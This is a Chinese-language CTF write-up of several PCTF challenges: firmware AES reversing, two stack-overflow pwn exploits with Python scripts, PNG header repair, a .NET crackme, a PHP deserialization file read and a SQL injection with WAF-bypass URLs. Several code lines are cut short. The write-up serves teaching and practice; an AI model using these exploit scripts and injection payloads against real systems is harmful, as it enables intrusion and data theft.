      dword_20000018);
    byte_20000000 = 0;
  }
  if ( !sub_80007E2(1073809408, 2) )
  {
    sub_800055C(&dword_2000000C, dword_2000026C);
    sub_8000248((int)dword_2000001C, (int)&dword_2000031C, (int)&dword_2000000C);
    sub_8000AA8(1073821696, 64);
    sub_8000BA4("Fl4g 1s :PCTF{%08x%08x%08x%08x}\r\n", dword_2000031C, dword_2000
  }
}
```

由 hex 文件知道，bin 的入口点为 0x80000ed，也就是代码的 0x80000ec 的位置，如下：


```
:080000EC                    loc_80000EC                             ; CODE XREF: ROM_in
:080000EC                                                            ; DATA XREF: ROM_in
:080000EC DF F8 0C D0                        LDR.W           SP, =stack_top_20000730
:080000F0 00 F0 4A F8                        BL              loc_8000188
:080000F4
```

在 loc_8000188 处：进行了部分 ram 数据的初始化，然后跳到 main 中执行。如下



```
ROM:08000188
ROM:08000188                    loc_8000188                             ; CODE XREF: ROM:08
ROM:08000188 06 4C                              LDR             R4, =unk_8001168
ROM:0800018A 07 4D                              LDR             R5, =unk_8001188
ROM:0800018C 06 E0                              B               loc_800019C
ROM:0800018E                    ; ---------------------------------------------------------
ROM:0800018E
ROM:0800018E                    loc_800018E                             ; CODE XREF: ROM:08
ROM:0800018E E0 68                              LDR             R0, [R4,#0xC]
ROM:08000190 40 F0 01 03                        ORR.W           R3, R0, #1
ROM:08000194 94 E8 07 00                        LDMIA.W         R4, {R0-R2}
ROM:08000198 98 47                              BLX             R3
ROM:0800019A 10 34                              ADDS            R4, #0x10
ROM:0800019C
ROM:0800019C                    loc_800019C                             ; CODE XREF: ROM:08
ROM:0800019C AC 42                              CMP             R4, R5
ROM:0800019E F6 D3                              BCC             loc_800018E
ROM:080001A0 FF F7 A8 FF                        BL              entry_point_80000F4
ROM:080001A0                    ; ---------------------------------------------------------
ROM:080001A4 68 11 00 08        off_80001A4     DCD unk_8001168         ; DATA XREF: ROM:lc
ROM:080001A8 88 11 00 08        off_80001A8     DCD unk_8001188         ; DATA XREF: ROM:08
ROM:080001AC
```

在初始化中，根据 0x8001168 处的值，来进行，如下：




```
dword_8001168   DCD 0x8001188               ; DATA X
                                            ; ROM:of
                DCD 0x20000000
                DCD 0x26C
                DCD 0x80001EA
                DCD 0x80013E8
                DCD 0x2000026C
                DCD 0x4C4
                DCD 0x8000BD4
```

效果类似于，执行如下两个函数：

sub_80001EA((char*)byte_8001188, (char *)byte_20000000, 0x26c);


sub_8000BD4(0, (DWORD *)byte_2000026C, 0x4c4);

然后在 main 函数中，这几个函数是对，0x2000012c 处的一个 256 大小的表进行一系列索引，如下：




```
{
  v10 = (byte_2000012C[(unsigned __int8)v5] | (byte_2000012C[v4 >> 24] << 24) | (byt
  v11 = (byte_2000012C[(unsigned __int8)v6] | (byte_2000012C[v5 >> 24] << 24) | (byt
  v12 = byte_2000012C[(unsigned __int8)v8] | (byte_2000012C[v6 >> 24] << 24);
  v13 = byte_2000012C[(v5 >> 16) & 0xFF];
  v14 = (byte_2000012C[(unsigned __int8)v4] | (byte_2000012C[v8 >> 24] << 24) | (byt
  v15 = 27 * ((v10 >> 7) & 0x1010101) ^ 2 * (v10 & 0x7F7F7F7F);
  v16 = 27 * ((v15 >> 7) & 0x1010101) ^ 2 * (v15 & 0x7F7F7F7F);
  v17 = (v12 | (v13 << 16) | (byte_2000012C[(unsigned __int16)v4 >> 8] << 8)) ^ *(_I
  v18 = 27 * ((v16 >> 7) & 0x1010101) ^ 2 * (v16 & 0x7F7F7F7F);
  v19 = v10 ^ v18;
```

看似像一个标准的加密函数，但是不敢确定，于是打印了下该表中的数据，发现是 aes_box，在对比流程，发现跟 aes 的流程很类似，然而在加密时，密钥扩展函数 sub_8000560 执行后，在加密函数 sub_8000248 时，仍然用的是 byte_2000000C，而不是扩展密钥 byte_2000026C，根据提示，应该就是这里的使用错误，如下：




```
  sub_800055C((int)&dword_2000000C, (int)dword_2000026C);
  sub_8000248((int)dword_2000001C, (int)&dword_2000031C, (int)&dword_2000000C);
```

将其更正，如下：



```
sub_8000560((DWORD*)byte_2000000C, (DWORD*)byte_2000026C);
sub_8000248((DWORD*)byte_2000001C, (DWORD*)byte_2000031C, (DWORD*)byte_2000026C);
printf("F14g 1s :PCTF{%08x%08x%08x%08x}\r\n", *(DWORD*)byte_2000031C, *(DWORD*)byte_2000032
```


最终得到 flag：



```
x00b7a3f8 -> 0x00b7a190
ey is :0x40414243,0x44454647,0x48494a4b,0x4c4d4e4f
har key[16] = {
        0x43, 0x42, 0x41, 0x40, 0x47, 0x46, 0x45, 0x44, 0x4b, 0x4a,
        0x49, 0x48, 0x4f, 0x4e, 0x4d, 0x4c
;
har ciper[16] = {
        0x75, 0x0c, 0x7f, 0x58, 0x27, 0xc9, 0xba, 0xca, 0xf1, 0x70,
        0xde, 0xea, 0xf6, 0x60, 0xe4, 0x1f
;
14g 1s :PCTF{14ff306b13ea82d2e463bb82a82c1a37}
tring: 0x00000000
x56f81234_
```

Tell Me Something

简单的缓冲区溢出，直接覆盖返回地址为打印 flag 的地址即可。



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[136]; // [sp+0h] [bp-88h]@1

  write(1, "Input your message:\n", 0x14uLL);
  read(0, v4, 256uLL);
  return write(1, "I have received your message, Thank you!\n", 0x29uLL);
}
```


脚本如下：

```
from zio import *
from pwn import *

target = "./guestbook"
target = ("pwn.phrack.top", 9876)
elf_path = "./guestbook"
def get_io(target):
    r_m = COLORED(RAW, "green")
    w_m = COLORED(RAW, "blue")

    io = zio(target, timeout = 9999, print_read = r_m, print_write = w_m)
    return io

def get_elf_info(elf_path):
    return ELF(elf_path)
```

```
def pwn(io):
    #sample
    elf_info = get_elf_info(elf_path)

    #io.gdb_hint()
    good_name_addr = 0x400620
    payload = 'a'*0x88 + l64(good_name_addr)
    io.writeline(payload)

    io.interact()

io = get_io(target)
pwn(io)
```

Smashes

这是道以前做过的题目，直接利用 stack smash 打印的错误信息是显示路径来打印 flag，虽然在这里 flag 被覆盖了，但是 flag 在内存中有个备份。可以打印出来：



```
  __int64 index; // rbx@2
  int v2; // eax@3
  char v4[296]; // [sp+0h] [bp-128h]@1
  __int64 v5; // [sp+108h] [bp-20h]@1

  v5 = *MK_FP(__FS__, 40LL);
  __printf_chk(1LL, "Hello!\nWhat's your name? ");
  LODWORD(v0) = _IO_gets(v4);
  if ( !v0 )
LABEL_9:
    _exit(1);
  index = 0LL;
  __printf_chk(1LL, "Nice to meet you, %s.\nPlease overwrite the flag: ");
  while ( 1 )
  {
    v2 = _IO_getc(stdin);
    if ( v2 == -1 )
      goto LABEL_9;
    if ( v2 == '\n' )
      break;
    aPctfHereSTheFl[index++] = v2;
    if ( index == 32 )
      goto LABEL_8;
  }
  memset((void *)((signed int)index + 0x600D20LL), 0, (unsigned int)(32 - index));
LABEL_8:
  puts("Thank you, bye!");
  return *MK_FP(__FS__, 40LL) ^ v5;
}
```

脚本如下：


```
from zio import *
from pwn import *

target = "./smashes"
target = ("pwn.phrack.top", 9877)
elf_path = "./smashes"
def get_io(target):
    r_m = COLORED(RAW, "green")
    w_m = COLORED(RAW, "blue")

    io = zio(target, timeout = 9999, print_read = r_m, print_write = w_m)
    return io

def get_elf_info(elf_path):
    return ELF(elf_path)

def pwn(io):
    #sample
    elf_info = get_elf_info(elf_path)

    flag_addr = 0x600D20
    flag_addr = 0x400d20

    name = 'a' * 0x128
    name = 'a' * (0x7ffff27e2e48 - 0x7ffff27e2c30) + l64(flag_addr)
    #name = 'a' * (0x7ffff27e31b0 - 0x7ffff27e2c30) + l64(flag_addr)
    io.read_until("? ")
    io.writeline(name)
    """
    current 0x7ffff27e2c30
    0x7ffff27e2e48 --> 0x7ffff27e3212 -> "./smashes"
    0x7ffff27e31b0 --> 0x7ffff27e3fee -> "./smashes"
    """
    io.gdb_hint()
    io.read_until("flag: ")
    padding = "nihao"
    io.writeline(padding)
    io.interact()

io = get_io(target)
pwn(io)
```

炫酷的战队 logo

其实是两个文件合并的，一个是 bmp，一个是 png，bmp 还把头部抹 0 了，修复一下头部就能看到 logo，不过这个是没什么卵用的图，直接看 png，这个 png 的头部也是被破坏了，找一个文档对着头部看就知道长宽给抹掉了，可以用 crc32 校验去算长宽，不过我懒，直接暴力，把长度定高一点 0x0100 吧，宽度给了部分了，肯定是 0x01xx，暴力宽度，写个 py 脚本

```
for i in range(16,256):
    print hex(i)[2:]
    b=hex(i)[2:]
     a=('89504E470D0A1A0A0000000D49484452000001'+b+'000001000802000000
F37A5E12000000017352474200AECE1CE90000000467414D410000B18F0BFC6105
000000097048597300000EC300000EC301C76FA8640000072549444154785EEDDA
B996DD380E0050E70E2B745491B3F9FFCF1B2D04454214A537AF8EDB5D736F262
E00A807CAEEE507000000000000000000DFDCC7E77F569F1FE5F9EFF2F3D7EFADB
CC54D85B1F2F7AF9F6564E0EF3E2CFC059A3B77185EAB729D0ECBC51AEE0E5B94E
18AE64A96F9947194EBDEF5AE54458E76339DD53C75E129F35D90B2A13FF670F04
5FD516E4E128B6719F3618F0439F85794FF3FC5AF255665EB3EF16641702B7D410E
6DF39DFB74B5F4EAE5EED51661B8A25E903A7B64BBCC3535DF35983D020E2B9C5
FBDB2E57C8CC6BCE252519F6638F89AA8E4598C47ABD361DBB3F667FC82F217AF
C51FFCB2ABB2A6CECE7F0C78D3E9261D6D5C7AAFE9EBB61B3F3E874D9E3B36760
F1BB94C1E17E361AEE47657BBFF54E7B27B50407759EF945DD3227BA34FC278F03
551FFB35262F52B19EB1BDAB479BEA0FCC50BF1E3A73CBFC7BCE6CD9A606E7093
A23BB7A1DAD5779D18BBD2058EFDC37B5D2663EE3E57BD491FFBD275E1E30A8B
1263585053C3C5FCA6965112A6733C90236CCE8365A468266A998B18EE17AF3E3F
2E2A2DA5C6535F469242943DBF7F97028E439FCB3F6B3336F5366FEE71FC08D56E
3EDB574D6B8277B57D5D447BAF43CF7A7515BBD2C20830DC5F26CBDC835CCDC
DDB2C253EAF7033AD67D11EFE52BAD0A3B2F6894B39C2260DE6A831514FDC588
F735ABF8CE63CFDF1E3695A6F0A7144887CF12A73AE919A31BE925544791AFF51E
DB1EC6611BCE7D48DD1BCFB483CDDF7616EFA22E2B7EA92BEC71FE4EA8BEB86E
615F665A41A0F83F82365595D54B7352E736C72844D3F385CB228E311BF9CAC2C
8B73C66C0ED2CFC7D329472B85682394A912EDAAE056EC3EC78B81A7F1FBB936F
2A61F9ED604EF4ADD57A566BDEFC3DCD6C5287EEAFC787C90ABBF499B6715E63
206AB23D0229DE164504655C34C830C23F4834D3D8BBAB21F3EECE9E29CE99DD
6DDFD7C3C0D0F1252883E4254B33EE55C23A38C6D8CE7F1FB5DC7BE2286CBBA6
951F0A6D47D9BA6E7EA746DCB2BB9AD8BFE5634CA4433FE20577F9336CF2BDC0
DD747F18B2761066534E6B3BBE19A3CD854B559276AF9D95E774CC72972C87E3E
9E5E29F522C3F29C738D8C321E11D6A7A7F1633CA5CBDB57FBD8B42E78C7A8AF
5BD1ADB75DD85F866AD4D6D5BEA74EDDE72A2BBAF9C715861C244ABC2872605
4C6613EBBBBBEEDB98AA3BAC532358F9E635C9D759F8FA769A929C4B9CAAEC28
7E76E16D5ED7D4DB7F14B5DEDCAC569FBBE6C5A14BC69D0D7BDA689BB355FF7
3F3C1D616F73E5AFC2E66ED732DF668F42CBDABA7B58E1582AE3E357933685BF1
2CBF27D1FD711452E73837A7FFEFA8C64CDC24DAA26658DD5D35ACB9E589333A
C6A4DAB69B06365AE30069EC76F468FC579FBFE3CAD09DE156D376BB4DAE9BDB
6D18F45FDE8A9AD3B65B29D9BE74A57BA9AEE8A123A35C4C5D671C1452A63146
2B67D374E7C1CED3C5FE6061BEBAED3EB4E8BE3BF90F76FE6483A5022C49AF10F
DABCE369B0E16FB1BA3EC1E622FEF81DAE62FBBE715A13BC2BFAF3AED1CEFDDFF
779EDE8343CBE154599CC73D7B9D295EE5CEFCA33EDF6F3AE625870712AA38F32
DBDA49C9FB63A54F4417346D3CE662A2597DAC5DE2F7F3F1347C9F211D769061
53D34C8335199BF3B5B15E8E5F27AA76C53E3BAD09FED5CA0DC837866F2BBE797
FECBBB67FAC7D46F9C62EFF8AC1F7F4673FA3F52FBCFEA0E65B2BF7CA67F4FFC33
FF119D55BF0CF69FEEDDDE1A54BF97E843FE66B4BBD8AF6C7FFA11E00000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000080A11F3FFE0B3B73B0698B976EA800000000
49454E44AE426082').decode("hex")
    f=open("e:\\1\\"+b+".png","wb")
    f.write(a)
    f.close()
```


然后呢，也就 200 张图片，一个一个看好了，快速翻一下就找到了，宽度 0x01c2（win7 的图片查看器允许 crc 校验错误）



PCTF{CrC32_i5_Useful_iN_pNG}

Classical Crackme

直接 Reflector 反编译就好，其实有壳的，不过这题不脱也能看，str3 解 base64 就是 flag



```
private void button1_Click(object sender, EventArgs e)
{
    string s = this.textBox1.Text.ToString();
    string str2 = Convert.ToBase64String(Encoding.Default.GetBytes(s));
    string str3 = "UENURntFYTV5X0RvX05ldF9DcjRjazNyfQ==";
    if (str2 == str3)
    {
        MessageBox.Show("注册成功！", "提示", MessageBoxButtons.OK);
    }
    else
    {
        MessageBox.Show("注册失败！", "提示", MessageBoxButtons.OK, MessageBoxIcon.Hand);
    }
}
```

神盾局的秘密

http://web.phrack.top:32779/showimg.php?img=c2hpZWxkLmpwZw==

任意文件读取，可以把源码都搞到，主站有一个反序列化漏洞，构造一个反序列值传过来就好

view-source:http://web.phrack.top:32779/showimg.php?img=aW5kZXgucGhw

```
<?php
	require_once('shield.php');
	$x = new Shield();
	isset($_GET['class']) && $g = $_GET['class'];
	if (!empty($g)) {
		$x = unserialize($g);
	}
	echo $x->readfile();
?>
```

view-source:http://web.phrack.top:32779/showimg.php?img=c2hpZWxkLnBocA==

```
<?php
	//flag is in pctf.php
	class Shield {
		public $file;
		function __construct($filename = '') {
			$this -> file = $filename;
		}

		function readfile() {
			if (!empty($this->file) && stripos($this->file,'..')===FALSE
			&&	stripos($this->file,'/')===FALSE	&&
stripos($this->file,'\\')==FALSE) {
				return @file_get_contents($this->file);
			}
		}
	}
?>
```

构造一个序列化的值 Shield 类来读取 pctf.php

http://web.phrack.top:32779/?class=O:6:%22Shield%22:1:{s:4:%22file%22;s:8:%22pctf.php%22;}

IN A Mess

http://web.phrack.top:32783/index.phps 是源码

那就先绕过吧 绕过方法很多，随便举一种

http://web.phrack.top:32783/index.php?id="0"&a=php://input&b=%0023456gdfgdfh

post 内容是 1112 is a nice lab!

得到 Come ON!!! {/^HT2mCpcvOLf}

访问 http://web.phrack.top:32783/%5eHT2mCpcvOLf/

发现了一个注入点

http://web.phrack.top:32783/%5eHT2mCpcvOLf/index.php?id=2

直接打印了查询的语句 SELECT * FROM content WHERE id=2

有个简单的 waf，随便试试就能绕过

http://web.phrack.top:32783/%5eHT2mCpcvOLf/index.php?id=1/*123*/or/*123*/1=1%23

可 union


http://web.phrack.top:32783/%5eHT2mCpcvOLf/index.php?id=0/*123*/uniuniono n/*123*/selselectect/*123*/1,2,3%23

既然能 union，直接列表，读数据库就能找到 flag

Smali

可以直接看，也不是看不懂，不过其实可以转成 java 代码。

